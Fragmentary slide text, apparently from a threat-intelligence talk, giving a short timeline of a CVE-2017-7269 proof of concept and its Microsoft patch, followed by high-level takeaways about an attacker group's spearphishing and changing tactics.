
2017-03-31

PoC for CVE-2017-7269 added to Metasploit module

2017-06-13

Microsoft published patch for this vulnerability

Let's put them together



Takeaways

- Never let your server compromised by them
- They keep polishing their tools
- Their favorite attack vector is spearphishing
- Recently, they are changing their TTPs
- Let's head up their TTPs





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